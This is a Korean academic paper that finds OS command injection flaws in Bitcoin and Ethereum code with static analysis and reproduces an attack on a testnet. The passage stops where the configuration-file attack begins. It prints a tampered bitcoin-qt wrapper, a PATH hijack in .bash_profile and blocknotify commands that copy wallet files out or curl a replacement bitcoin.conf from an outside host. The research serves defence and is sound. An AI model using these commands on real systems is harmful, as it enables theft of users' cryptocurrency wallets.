블록체인 소프트웨어의 취약점을 이용한 OS 커맨드 인젝션 공격에 대한 연구

Analysis of Blockchain Software Vulnerability against OS Command Injection Attack

저자 (Authors)
김병국, 허준범
Byoungkuk Kim, Junbeom Hur

출처 (Source)
정보보호학회논문지 29(2), 2019.4, 309-320(12 pages)
Journal of the Korea Institute of Information Security & Cryptology 29(2), 2019.4, 309-320(12 pages)

발행처 (Publisher)
한국정보보호학회
Korea Institute Of Information Security And Cryptology

URL
http://www.dbpia.co.kr/journal/articleDetail?nodeId=NODE08009701

APA Style
김병국, 허준범 (2019). 블록체인 소프트웨어의 취약점을 이용한 OS 커맨드 인젝션 공격에 대한 연구. 정보보호학회논문지, 29(2), 309-320

Journal of The Korea Institute of Information Security & Cryptology ISSN 1598-3986(Print)
VOL.29, NO.2, Apr. 2019 ISSN 2288-2715(Online)
https://doi.org/10.13089/JKIISC.2019.29.2.309

블록체인 소프트웨어의 취약점을 이용한 OS 커맨드 인젝션 공격에 대한 연구*

김 병 국,† 허 준 범‡
고려대학교

Analysis of Blockchain Software Vulnerability against OS Command Injection Attack*

Byoungkuk Kim,† Junbeom Hur‡
Korea University

요 약

블록체인 기술은 비트코인과 함께 알려졌으며, 급진적인 암호화폐의 성장과 함께 주요 기술로 인식되었다. 블록체인을 활용하기 위한 노력은 다양한 분야에서 이어지고 있으며 지속해서 발전하고 있다. 하지만 블록체인의 발전과 함께 블록체인을 위협하는 보안사고도 증가하고 있다. 이러한 문제를 해결하기 위해 블록체인의 다양한 보안 위협 중 블록체인 소프트웨어의 구현상 문제점을 분석하겠다. 본 논문에서는 블록체인 소프트웨어 중 오픈소스로 개발되는 암호화폐를 보안 관점에서 바라보며 소스코드에 존재하는 취약점을 분석하고, 취약점을 이용한 OS 커맨드 인젝션 공격에 대해 알아보겠다.

ABSTRACT

Blockchain has been developed as a key technology for many cryptocurrency systems such as Bitcoin. These days, blockchain technology attracts many people to adopt it to various fields beyond cryptocurrency systems for their information sharing and processing. However, with the development and increasing adoption of the blockchain, security incidents frequently happen in the blockchain systems due to their implementation flaws. In order to solve this problem, in this paper, we analyze the software vulnerabilities of Bitcoin and Ethereum, which are the most widely used blockchain applications in real world. For that purpose, we conduct an in-depth analysis of source code of them to detect software vulnerabilities, and examine an OS command injection attack exploiting the detected ones.

Keywords: Blockchain, CryptoCurrency, static analysis, software vulnerability

I. 서 론

블록체인은 사토시 나카모토라는 이름으로 2008년 발표된 "비트코인: 개인 대 개인 전자화폐 시스템"이라는 논문과 함께 대표적 암호화폐인 비트코인을 이루는 기술로 세상에 알려졌다[1].

블록체인은 암호화폐 시스템을 구현하기 위해 설계되었으나 작업 증명(Proof of Work), 합의 메커니즘(consensus mechanism) 등 블록체인 기술이 가지고 있는 여러 장점을 활용하여 기존의 중앙집중형 시스템을 개선하기 위한 연구가 다양한 분야에서 진행되고 있다.

Received(12. 26. 2018), Modified(03. 21. 2019), Accepted(03. 25. 2019)
* 본 연구는 방위사업청과 국방과학연구소가 지원하는 미래전투체계 네트워크기술 특화연구센터 사업의 일환으로 수행되었습니다.(UD160070BD)
† 주저자, arttrick@naver.com
‡ 교신저자, jbhur@korea.ac.kr(Corresponding author)

대부분의 블록체인 소프트웨어는 오픈소스 프로젝트로 개발이 이루어지고 있어 누구나 참여할 수 있다. 오픈소스는 소프트웨어 라이선스에 따라 공개된 소스코드를 수정하거나 재배포할 수 있으며, 많은 사람들이 오픈소스의 기능 개선이나 문제를 수정하는 활동을 통해 오픈소스 소프트웨어의 신뢰성을 향상하고 있어 신뢰성이 높다는 장점이 있으며 블록체인 소프트웨어도 이러한 활동을 통해 많은 개선이 이루어져 높은 소프트웨어 신뢰성을 가지고 있다.

하지만 이러한 개선 활동은 소프트웨어의 신뢰성을 향상하는 데 집중되어 있으며 보안성에 대한 개선은 부족한 상황으로 OpenSSL, Ghost, Freak, Venom, Logjam 등 신뢰성이 높은 오픈소스 프로젝트에 존재하는 취약점을 이용한 사고가 보고되는 등 오픈소스 프로젝트의 보안성에 대한 문제가 끊임없이 발생하고 있다[2][3]. 이러한 문제는 소프트웨어 신뢰성과 보안성을 별개로 인식하지 않아 발생하는 문제로 두 속성은 반드시 구별되어 개선 활동을 해야 한다.

다른 오픈소스 프로젝트와 마찬가지로 운영되는 블록체인 소프트웨어도 악용 가능한 취약점이 존재할 경우 피해가 발생할 수 있으며, 시가총액이 300조에 달하는 암호화폐의 경우 문제가 더욱 심각하다[4].

Skybox Security에서 조사한 유형별 멀웨어 증가율에 따르면 암호화폐에 대한 멀웨어가 2018년 상반기 가장 많은 증가율을 보이는 것으로 나타났다[5]. 암호화폐는 블록체인으로 구현된 대표적인 소프트웨어로 화폐와 직접적인 관련이 있어 해커들에게 집중 공격 대상이 되고 있으며 암호화폐와 관련된 소프트웨어의 취약점을 이용하거나 상대적으로 취약한 암호화폐 거래소의 시스템을 해킹하는 등 다양한 방법으로 암호화폐를 탈취하기 위한 시도를 하고 있다.

블록체인 소프트웨어는 서비스가 중지되지 않고 운영되는 시스템으로 채굴이라는 암호학적 연산을 통해 보상을 제공하고 있으며 대부분의 블록체인 시스템은 프로그램 중지 없이 오랜 시간 동안 가동되고 있어 공격에 노출되기 쉽고 구현상의 문제를 발견하더라도 취약한 코드를 패치하기가 어렵다는 문제가 있다.

따라서 이러한 문제를 해결하기 위해서는 선제 대응으로 개발단계에서부터 블록체인 소프트웨어의 취약점 제거가 필요하다.

본 논문에서는 오픈소스 프로젝트로 구현된 블록체인 소프트웨어 중 암호화폐를 대상으로 하며 소스코드 분석을 통해 존재하는 취약점을 알아보겠다. 그리고 분석된 취약점을 알려진 공격모델을 통해 실제 공격을 실험해 보고 공격에 대한 해결방안을 제시하겠다.



Fig. 1. Malware Families by Type

II. 이론적 배경 및 관련 연구

2.1 블록체인

2.1.1 블록체인 구조

블록체인은 시스템에 참여하는 모든 노드가 공유하는 데이터베이스이며 트랜잭션을 포함하고 있다. 여러 블록이 이어져 체인처럼 연결된 블록의 집합체로 모든 블록에는 이전 블록의 해시값이 포함되고 이 해시값은 Fig.2.와 같이 현재 블록과 이전 블록을 연결해주는 역할을 한다.

각 블록의 헤더는 version, previous block header hash, merkle root hash, time, nBits, nonce 이렇게 6개의 정보로 구성되어 있다. version은 소프트웨어의 버전을 나타내고, previous block header hash는 이전 블록 헤더의 해시값, merkle root hash는 블록에 포함된 모든 트



Fig. 2. Blockchain Structure

랜잭션 해시값을 2진 트리 형태로 구성하고, 트리 루트에 해당하는 값을 해시 연산한 값이다. time은 블록이 생성된 시간, nBits는 난이도 수치, nonce는 난이도를 만족시키는 해시값을 찾기 위해 변화하는 값으로 이 nonce를 변경해 가며 해시값을 찾는다.

이렇게 nonce 값을 찾는 것을 작업증명이라 하며 암호화 해시의 특성을 활용한다. 해시 함수는 pre-image, second preimage, collision에 대한 안전성을 가지기 때문에 같은 해시값을 가지는 원래의 메시지를 찾거나 해시값만으로 메시지를 계산하는 것이 불가능하다[6].

따라서 이를 무력화시키기 위해서는 51% 이상의 컴퓨팅 파워를 가져야 하며 블록이 일정 시간마다 계속 생성되기 때문에 특정 블록의 트랜잭션을 수정하려면 그 이후에 생성된 모든 블록을 수정해야 한다. 결국 특정 블록의 트랜잭션을 수정하는 것은 불가능하며 작업증명은 블록이 올바르게 생성되었다는 것을 보장하면서 완료된 트랜잭션을 되돌릴 수 없게 하는 블록체인의 핵심요소이다[7][8].

2.1.2 블록체인 응용 시스템

기존 시스템을 블록체인 시스템으로 대체하기 위해 다양한 분야에서 개발하여 적용하고 있다. 금융권에는 대표적으로 Ethereum을 활용한 청산 결제와 Ripple 프로토콜을 활용한 해외 송금 서비스가 있다. 청산 결제는 Ethereum 분산 원장을 사용하여 청산 결제 구조를 개발하고 스마트 콘트랙트를 사용하여 프로세스를 자동화하도록 하고 있으며 해외송금은 Ripple 프로토콜의 빠른 전송속도를 이용하여 은행과 국가 간의 자금 이체를 수행하도록 테스트가 진행 중이고 Ripple의 암호화폐인 XRP를 사용한다.

무역 거래 분야에서는 기존의 7~10일이 소요되는 복잡한 무역 거래 절차를 Wave 블록체인을 통해 스마트 콘트랙트를 활용하여 4시간미만으로 프로세스를 단축하고 있다. 세계 각국의 정부에서도 블록체인 시스템 도입을 하려고 노력하고 있는데 스페인 포데모스 정당, 덴마크 자유 동맹당에서는 블록체인 투표 시스템을 시범적으로 사용하고 있다. 이외에도 기록물 유지관리, 토지 소유권 기록, 전자시민권 공증 서비스 등 다양한 시스템에 블록체인을 적용하기 위한 노력이 이어지고 있다[9].

2.2 취약점 분석

2.2.1 소프트웨어 취약점

보안 약점은 소프트웨어의 설계, 구현 단계에서 발생하는 결함이나 오류, 버그 등의 에러로 소프트웨어 취약점의 원인이 된다[10].

이러한 보안 약점을 체계적으로 관리하기 위해 미국에서는 국토안보부의 지원을 받은 MITRE 사에서 보안 약점 식별체계인 CWE(Common Weakness Enumeration)를 제공하며 정량적 측정과 중요도를 평가하기 위해 CWSS(Common Weakness Scoring System)를 운영하고 있다[11].

CWSS는 소프트웨어의 보안 약점의 우선순위를 정하는 메커니즘을 제공하며 기본 매트릭, 공격 측면 매트릭, 환경적 매트릭으로 그룹화하고 있다.

기본 매트릭 그룹의 구성 요소는 TI(Technical Impact), AP(Acquired Privilege), AL(Acquired Privilege Layer), IC(Internal Control Effectiveness), FC(Finding Confidence)로 구성되며, 공격 측면 매트릭 그룹은 RP(Required Privilege), RL(Required Privilege Layer), AV(Access Vector), AS(Authentication Strength), IN(Level of Interaction), SC(Deployment Scope) 로 구성되어 있다.

마지막으로 환경적 매트릭 그룹은 BI(Business Impact), DI(Likelihood of Discovery), EX(Likelihood of Exploit), EC(External Control Effectiveness), P(Prevalence)로 구성되어 있다.

각 매트릭 그룹의 구성요소별 위험도에 따라 점수를 매기고 있으며 각 점수를 CWSS 점수 공식에 따라 계산하여 우선적으로 제거해야 할 보안 약점을 평가하고 있다.

CWE / SANS TOP 25 Most Dangerous Software Errors는 Table 1.과 같이 CWSS 점수 공식에 따라 계산된 상위 25개 항목들을 정리한 것으로 프로그램 개발상에 발생하는 실수 등 잘못된 사항에 대해 점검을 하는 것에 중점을 두고 보안 약점 및 취약점을 유발하는 가장 중요한 프로그래밍 오류들을 명시하고 있으며 개발상의 소스코드 레벨에서 보안 약점 및 취약점을 유발하는 코드를 작성하는 실수를 줄이는데 목표를 두고 있다[12].

25개의 가장 위험한 소프트웨어 오류 중 Rank 2

Table 1. CWE / SANS TOP 25 Most Dangerous Software Errors List

Rank	ID	Name
1	CWE-89	Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')
2	CWE-78	Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')
3	CWE-120	Buffer Copy without Checking Size of Input ('Classic Buffer Overflow')
4	CWE-79	Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')
5	CWE-306	Missing Authentication for Critical Function
6	CWE-862	Missing Authorization
7	CWE-798	Use of Hard-coded Credentials
8	CWE-311	Missing Encryption of Sensitive Data
9	CWE-434	Unrestricted Upload of File with Dangerous Type
10	CWE-807	Reliance on Untrusted Inputs in a Security Decision
11	CWE-250	Execution with Unnecessary Privileges
12	CWE-352	Cross-Site Request Forgery (CSRF)
13	CWE-22	Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')
14	CWE-494	Download of Code Without Integrity Check
15	CWE-863	Incorrect Authorization
16	CWE-829	Inclusion of Functionality from Untrusted Control Sphere
17	CWE-732	Incorrect Permission Assignment for Critical Resource
18	CWE-676	Use of Potentially Dangerous Function
19	CWE-327	Use of a Broken or Risky Cryptographic Algorithm
20	CWE-131	Incorrect Calculation of Buffer Size
21	CWE-307	Improper Restriction of Excessive Authentication Attempts
22	CWE-601	URL Redirection to Untrusted Site ('Open Redirect')
23	CWE-134	Uncontrolled Format String
24	CWE-190	Integer Overflow or Wraparound
25	CWE-759	Use of a One-Way Hash without a Salt

의 CWE-78은 운영체제 명령에 사용된 특별한 엘리먼트를 무효화 하지 않음으로써 OS Command Injection을 가능하게 하는 것으로 OS Command Injection 공격은 공격자 인식이 높으며 공격 빈도가 빈번하여 위험한 에러로 보안 취약점이 되어 공격을 가능하게 할 수 있다.

OS command Injection 공격이 가능한 코드의 예제는 Fig.3.과 같다. 첫 번째 예제는 시스템 속성에서 실행할 셸 스크립트의 이름을 읽어 프로그램을 실행하는 예제이다. 공격자가 속성값을 제어할 수 있다면 속성값을 수정하여 공격자가 원하는 위험한 프로그램을 실행할 수 있다.

두 번째는 지리적 좌표를 위도 및 경도 형식에서 UTM(Universal Transverse Mercator) 형식으로 변환하는 방법을 사용하는 예제이다. 이 메소드는 사용자로부터 입력 좌표를 가져와서 변환을 수행하는 응용 프로그램을 실행한다. 위도 및 경도 좌표를 커맨드라인 옵션으로 외부 프로그램에 전달하여 변환을 수행하고 생성된 UTM 좌표를 반환하는 처리를 수행한다. 그러나 이 방법은 좌표 입력 매개 변수의 내용이 올바른 형식의 위도와 경도 좌표만을 포함하는지 확인하지 않는다. 이 메소드를 호출하기 전에 입력 좌표의 유효성을 검사하지 않으면 공격자가 '&' 다음에 다른 프로그램에 대한 명령을 추가하여 다른 프로그램을 좌표 문자열 끝에 실행할 수 있도록 할 수 있다.

Example 1

```
String script = System.getProperty("SCRIPTNAME");
if (script != null)
   System.exec(script);
```

Example 2

```
public String coordinateTransformLatLonToUTM(String
coordinates)
{
   String utmCoords = null;
   try {
      String latlonCoords = coordinates;
      Runtime rt = Runtime.getRuntime();
      Process exec = rt.exec("cmd.exe /C latlon2utm.exe
-" + latlonCoords);
      // process results of coordinate transform

      // ...
   }
   catch(Exception e) {...}
   return utmCoords;
}
```

Fig. 3. OS Command Injection Code Examples

예제로 확인한 결과 OS Command Injection 공격은 운영체제와 직접적인 관련이 있는 만큼 그 위험성이 크기 때문에 반드시 제거해야 할 취약점이다.

2.2.2 취약점 분석 방법

소프트웨어의 취약점을 분석하고 제거하는 것은 매우 어렵고 큰 비용이 발생하며, 완전히 제거하는 것이 불가능하다. 그리고 하나의 보안 약점을 이용한 다수의 취약점이 존재하기 때문에 취약점의 원인이 되는 보안 약점을 제거하는 것이 효율적이며 개발 완료 후 발생하는 취약점을 점검하여 제거하는 것보다 개발 단계에서 지속적인 점검을 통하여 보안약점을 제거하는 것이 비용을 절약할 수 있는 장점이 있으므로 보안 약점을 제거하는 것은 매우 중요하다[13].

보안 약점은 정적 분석 도구를 활용하여 효율적으로 분석 및 제거를 할 수 있다. 정적 분석 도구는 소프트웨어를 실행하지 않고 분석하는 도구로 소스코드나 목적코드를 이용하여 보안약점을 탐지하는 역할을 하며 멀티 랭귀지를 지원하는 정석 분석 도구는 Table 2.와 같다[14].

여러 도구 중 Micro Focus 사의 Fortify는 기술 비전 및 높은 서비스 이행능력을 기반으로 2018년 가트너에서 발표한 매직쿼드런트 애플리케이션 보안 테스팅 부문에서 리더에 위치하는 등 우수성을 인정받았다[15].

Fortify가 제공하는 정적 코드 분석기는 소스코드의 보안 취약점을 검출해 내고 시큐어 코딩을 적용할 수 있도록 가이드를 제공한다. 또한 25개 이상의 언어와 다양한 플랫폼 및 프레임워크를 지원하며 CWE와 OWASP TOP 10등 다양한 취약점 항목을 수용하여 취약점을 분석해 내는 장점이 있어 이를 활용하기로 했다.

Table 2. Static Analysis Tools

Manufacrurer	Product Name
Synopsys	Coverity
Micro Focus	Fortify
Checkmarx	CxSAST
Clint	Clint
Facebook	Infer
GrammaTech	CodeSonar
Rogue Wave Software	Klocwork

III. 블록체인 취약점 분석

3.1 분석 대상 및 방법

블록체인을 활용한 대표적인 분야인 암호화폐를 분석 대상으로 하였다. 그중에서도 오픈소스 프로젝트로 개발되고 있는 암호화폐 중 37.4%와 17.5%의 점유율로 2018년 5월 기준 전 세계에서 가장 많이 사용되는 상위 두 개의 암호화폐를 대상 소프트웨어로 Table 3.과 같이 선정하였다[16].

분석 대상 소프트웨어를 정적 분석 도구인 Fortify 정적 코드 분석기를 활용하여 소스코드를 점검하였다. Fortify 정적 코드 분석기는 지속적인 룰팩 업데이트로 OWASP, CWE, SANS, NIST 등 다양한 보안 컴플라이언스를 지원하여 다양한 취약점을 점검할 수 있으며 취약점 검출의 정확도를 높이는 기술을 제공하여 높은 정확도를 보인다[17].

Fortify로 검출된 소스코드의 취약점을 CWE / SANS TOP 25 Most Dangerous Software Errors의 항목을 기준으로 분석해 보았다.

Table 3. Analysis Target

Project	Market Share
Bitcoin	37.4%
Ethereum	17.5%
Ripple	7.0%
Bitcoin Cash	6.4%
Litecoin	2.1%

3.2 분석 결과

정적 분석 도구로 소스코드를 점검한 결과 대상 프로젝트 모두에서 취약점이 탐지되었으며 많은 수의 프로젝트 참여자가 참여하고 있는데도 불구하고 많은 취약점이 존재하였다.

탐지된 결과를 크게 3가지로 분류하면 위 Table 4.와 같다. 안전하지 않은 상호작용은 데이터가 별도의 구성요소, 모듈, 프로그램, 프로세스 또는 시스템 간에 안정하지 않은 방법으로 전송되는 문제이며, 취약한 방어는 사용한 방어기술이 오용, 남용되거나 쉽게 무력화되는 문제이다. 마지막으로 위험한 자원관리는 시스템 리소스의 생성, 사용, 전송 또는 파기를 소프트웨어가 제대로 관리하지 못하는 문제를 분류한

Table 4. 3 high level categories

Project	Group	Total
Bitcoin	Insecure Interaction	1
	Porous Defenses	6
	Risky Resource Management	46
Ethereum	Insecure Interaction	2
	Porous Defenses	0
	Risky Resource Management	2130

것이다.

탐지된 취약점이 악용되었을 때 미치는 영향도와 발생할 수 있는 빈도를 토대로 우선순위를 부여하면 Fig.4., Fig.5.와 같이 나타낼 수 있다.

우선순위 지표를 보면 Bitcoin 프로젝트와 Ethereum 프로젝트에서 영향도와 발생 빈도가 높은 Critical에 해당하는 취약점이 18개 탐지되었으며 후순위의 취약점은 더 많이 탐지되는 등 소스코드에 존재하는 보안 문제가 심각하다.

탐지된 취약점을 CWE / SANS TOP 25 Most Dangerous Software Errors 목록을 기준으로 분석해보면 25개 항목 중 2순위에 해당하는 OS Command Injection에 취약한 코드가 존재하는 것을 확인할 수 있다[18]. OS Command Injection에 대한 가장 좋은 방어는 외부 프로세스를 쓰는 것이 아닌 직접 라이브러리를 사용하여 원하는 기능을 구현하는 것으로 설계 단계에서 고려해야 한다. 하지만 설계 단계에서 고려하지 않은 경우엔 구현 단계에서 올바른 입력값인지 체크하거나 특정 입력값만을 허용하도록 해야 한다.

우선 Bitcoin 프로젝트에서 탐지된 코드를 살펴보면 Fig.6.과 같다.

runCommand 함수는 입력값을 빈 문자열 체크만 하고 입력값으로 system 함수를 호출하고 있다. system 함수는 지정된 스트링을 command line 명령 프로세서로 전달하는 역할을 하여 특정 프로그램을 실행해 준다[19]. runCommand 함수의 입력값을 체크 하지 않아 공격자가 입력값을 조절할 수 있다면 의도되지 않은 악성코드를 실행할 수 있는 문제가 발생하며 운영체제에 직접 접근하지 못하는 공격자도 이 취약한 코드를 통해 접근할 수 있게 되어 취약한 코드가 높은 권한을 가지는 프로그램에 있다면 공격자가 획득하지 못한 권한으로 프로그램을 실



Fig. 4. Bitcoin Issues by Priority



Fig. 5. Ethereum Issues by Priority

행할 수 있는 위험에 노출된다. 따라서 허용할 입력값만을 지정하거나 안전하지 않은 입력값을 제거하도록 해야 한다.

Fig.7.은 Ethereum에서 탐지된 취약한 코드이다. getFromExecution 함수에 존재하는 코드로 system 함수와 popen 함수를 사용하는 부분이다. system 함수와 popen 함수 모두 커멘드를 실행하

```
void runCommand(const std::string& strCommand)
{
    if (strCommand.empty()) return;
    int nErr = ::system(strCommand.c_str());
    if (nErr)
        LogPrintf("runCommand error: system(%s)
returned %d₩n", strCommand, nErr);
}
```

Fig. 6. Bitcoin vulnerability code

```
void getFromExecution(std::string command) {
    Timer timer;
    timer.start();
    // do this using just core stdio.h and stdlib.h, for
portability
    // sadly this requires two invokes
    code = system(("timeout " +
std::to_string(timeout) + "s " + command + " >
/dev/null 2> /dev/null").c_str());
    const int MAX_BUFFER = 1024;
    char buffer[MAX_BUFFER];
    FILE *stream = popen(("timeout " +
std::to_string(timeout) + "s " + command + " 2>
/dev/null").c_str(), "r");
    while (fgets(buffer, MAX_BUFFER, stream) != NULL) {
      output.append(buffer);
    }
    pclose(stream);
    timer.stop();
    time = timer.getTotal() / 2;
  }
```

Fig. 7. Ethereum vulnerability code

기 위해 사용한다는 공통점이 있지만, system 함수와는 다르게 popen함수는 실행 후 결과 값을 얻을 수 있다는 차이가 있다[20].

탐지된 코드를 살펴보면 timeout 함수로 다음 명령어의 실행 시간을 제한하고 있다.

실행 시간을 제한하고 있어 입력값이 의도하지 않은 프로그램을 실행해도 제한 시간 내에 종료되기 때문에 문제가 없어 보이지만 공격자가 제한 시간을 조절할 수 있거나 제한 시간 내에 프로그램을 실행해 목적을 이룰 수 있으므로 취약한 코드이며 system 함수와 popen함수를 실행하기 전에 반드시 입력값을 체크해야 한다.

IV. 블록체인 공격

4.1 공격 시나리오

취약점을 분석한 2개의 프로젝트 중 Bitcoin 프로젝트를 대상으로 공격을 재연하였다. 공격을 재연한 환경은 macOS를 호스트로 두고 testnet에서 진행하였다.

사전에 공격자가 메일의 첨부파일이나 웹페이지에 악성코드를 삽입, 또는 smb 취약점을 이용하여 원격에서 환경 파일 수정 및 변조된 bitcoin 바이너리를 설치한 상태로 가정하였다[21].

Fig.8.과 같이 "/User/BK/bak/" 경로에 변조된 bitcoin-qt 바이너리가 설치되어 있고

```
$ which bitcoin-qt
/usr/local/bin/bitcoin-qt

.bash_profile
export PATH="/Users/BK/bak:$PATH"

 which bitcoin-qt
/Users/BK/bak/bitcoin-qt
```

Fig. 8. bash_profile file tampering

.bash_profile에 환경변수를 수정하여 bitcoin-qt 실행 시 원래의 경로인 "/usr/local/bin/"이 아닌 변조된 바이너리가 실행되도록 하였다[22].

변조된 bitcoin-qt 바이너리의 소스코드는 Fig.9.와 같다. bitcoin-qt를 실행하면 변조된 프로그램이 실행되고, 변조된 프로그램은 원래 사용자가 실행하려고 한 bitcoin-qt를 공격자가 원하는 옵션을 활성화하여 실행한다. 이러한 방식으로 blocknotify 활성화가 가능하며 공격자가 원하는 커맨드 라인 명령어를 전달할 수 있다.

Bitcoin Core 패키지는 GUI를 지원하는 bitcoin-qt, back-end에서 daemon으로 동작하는 bitcoind, 그리고 bitcoin-qt, bitcoind와 JSON-RPC로 상호작용하는 command line interface인 bitcoin-cli로 구성된다.

OS Command Injection Attack에 취약한 코드를 가지고 있는 runCommand 함수는 bitcoin-qt와 bitcoind에 포함되며 bitcoin-qt를 이용하였다 .

runCommand 함수가 호출되는 경우는 bitcoin-qt 실행 시 특정 옵션이 활성화 되어야 한다. walletnotify, alertnotify, blocknotify 옵션이 커맨드라인 명령어를 인자로 받기 때문에 runCommand 함수를 호출하게 한다[23].

```
#import <Foundation/Foundation.h>

int main(int argc, const char * argv[]) {
    @autoreleasepool {
        // attack 1
        system("/usr/local/bin/bitcoin-qt -blocknotify=
                ₩"mkdir /Users/BK/bak &&
                cp -R /Users/BK/Library/Application Support/Bitcoin/wallets
                /Users/BK/bak && chmod -R 777 /Users/BK/bak₩"");

        // attack 2
        //system("/usr/local/bin/bitcoin-qt –blocknotify=
                ₩"(cd /Users/BK/Library/Application Support/Bitcoin/ &&
                curl –O https://www.test.org/bitcoin.conf)₩ "");
    }
    return 0;
}
```

Fig. 9. Contents of bitcoin-qt File



Fig. 10. Bitcoin Call Graph

walletnotify는 입금, 출금 등 지갑트랜잭션이 변경되면 커맨드 라인 명령어를 호출한다. 네트워크에서 확인되지 않은 것으로 처음 표시될 때마다 트랜잭션 당 두 번 실행되며 첫 번째 확인 메시지가 도착하면 두 번 실행하고, alertnotify는 관련된 경고를 수신하거나 정말로 긴 포크가 표시되면 커맨드 라인 명령어를 호출한다. blocknotify는 블록이 새로 생성되어 전달될 때 지정한 커맨드 라인 명령어를 실행하는 옵션이다. 쉘 스크립트를 지정하거나 직접 커맨드 명령어를 전달할 수 있으며 블록이 전달될 때마다 실행되므로 평균 10분 간격으로 실행된다. 따라서 해당 옵션이 활성화되어 실행되면 공격자가 반복적으로 공격할 수 있으므로 더 위험하며 이를 사용하여 공격을 재연해 보았다.

4.2 커맨드 라인 명령어 공격

blocknotify 옵션에 악의적인 커맨드 라인 명령어를 직접 전달하여 사용자의 지갑을 탈취할 수 있다. 사용자의 지갑이 암호화되지 않고 기본경로에 저장되고 있다면 쉽게 탈취할 수 있다.

bitcoin core 프로그램은 호스트 OS마다 기본 경로를 설정하고 있는데 위 Fig.11.과 같이 지정되어 있다.

macOS의 경우 data파일이 '~/Library/Application Support/Bitcoin'에 있으며 사용자 지갑은 그 하위인 '~/Library/Application Support/Bitcoin/wallets' 경로에 wallet.dat라는 파일 이름으로 저장된다.



Fig. 11. Bitcoin Default Path

Fig.12.와 같이 bitcoin-qt를 실행하게 되면 우선 "mkdir /Users/BK/bak"로 탈취할 경로에 디렉터리를 생성하고 "cp -R /Users/BK/Library/Application Support/Bitcoin/wallets /Users/BK/bak"를 실행하면 원 경로의 사용자 지갑 파일이 탈취할 경로로 복사된다. 마지막으로 "chmod -R 777 /Users/BK/bak"로 부여되지 않은 파일 권한을 부여하여 이를 활용하게 할 수 있다.

이런 공격은 runCommand 함수에서 blocknotify 옵션의 인자를 제대로 체크하지 않아 공격 가능한 코드가 동작하였다.

탈취한 지갑 파일을 로드하면 보유한 bitcoin이 정상적으로 표시되며 트랜잭션을 발생시킬 수도 있는 등 탈취가 성공하였다.

이러한 커맨드라인 명령어 공격이 가능한 코드가 Ethereum 프로젝트에도 존재한다. 전달 받은 커맨드를 별도의 검증 없이 system 함수와 popen 함수에 전달하여 실행하도록 하고 있어, 커맨드라인 명령어 공격에 대상이 될 수 있다.

```
$ bitcoin-qt -blocknotify="mkdir /Users/BK/bak &&
    cp -R /Users/BK/Library/Application Support
    /Bitcoin/wallets /Users/BK/bak &&
    chmod -R 777 /Users/BK/bak"
```

Fig. 12. Command Attack Code

4.3 설정파일 공격

blocknotify 옵션을 이용하여 bitcoin core에서 사용하는 설정 파일을 공격자가 작성한 파일을 다운로드하여 사용하도록 변경하여 RPC활성화를 통해 사용자 지갑을 탈취하거나 거래를 발생시키는 등 더

다양한 공격이 가능하다.

bitcoin core가 실행될 때 bitcoin.conf라는 설정 파일을 로드하게 되어 있는데, 이 파일을 다운로드하여 원하는 옵션을 활성화해 bitcoin core를 실행할 수 있다.

우선 Fig.13.의 코드로 서브 셸을 이용하여 bitcoin data 경로로 이동해 공격에 사용할 bitcoin 설정 파일인 bitcoin.conf 파일을 다운로드하였다.

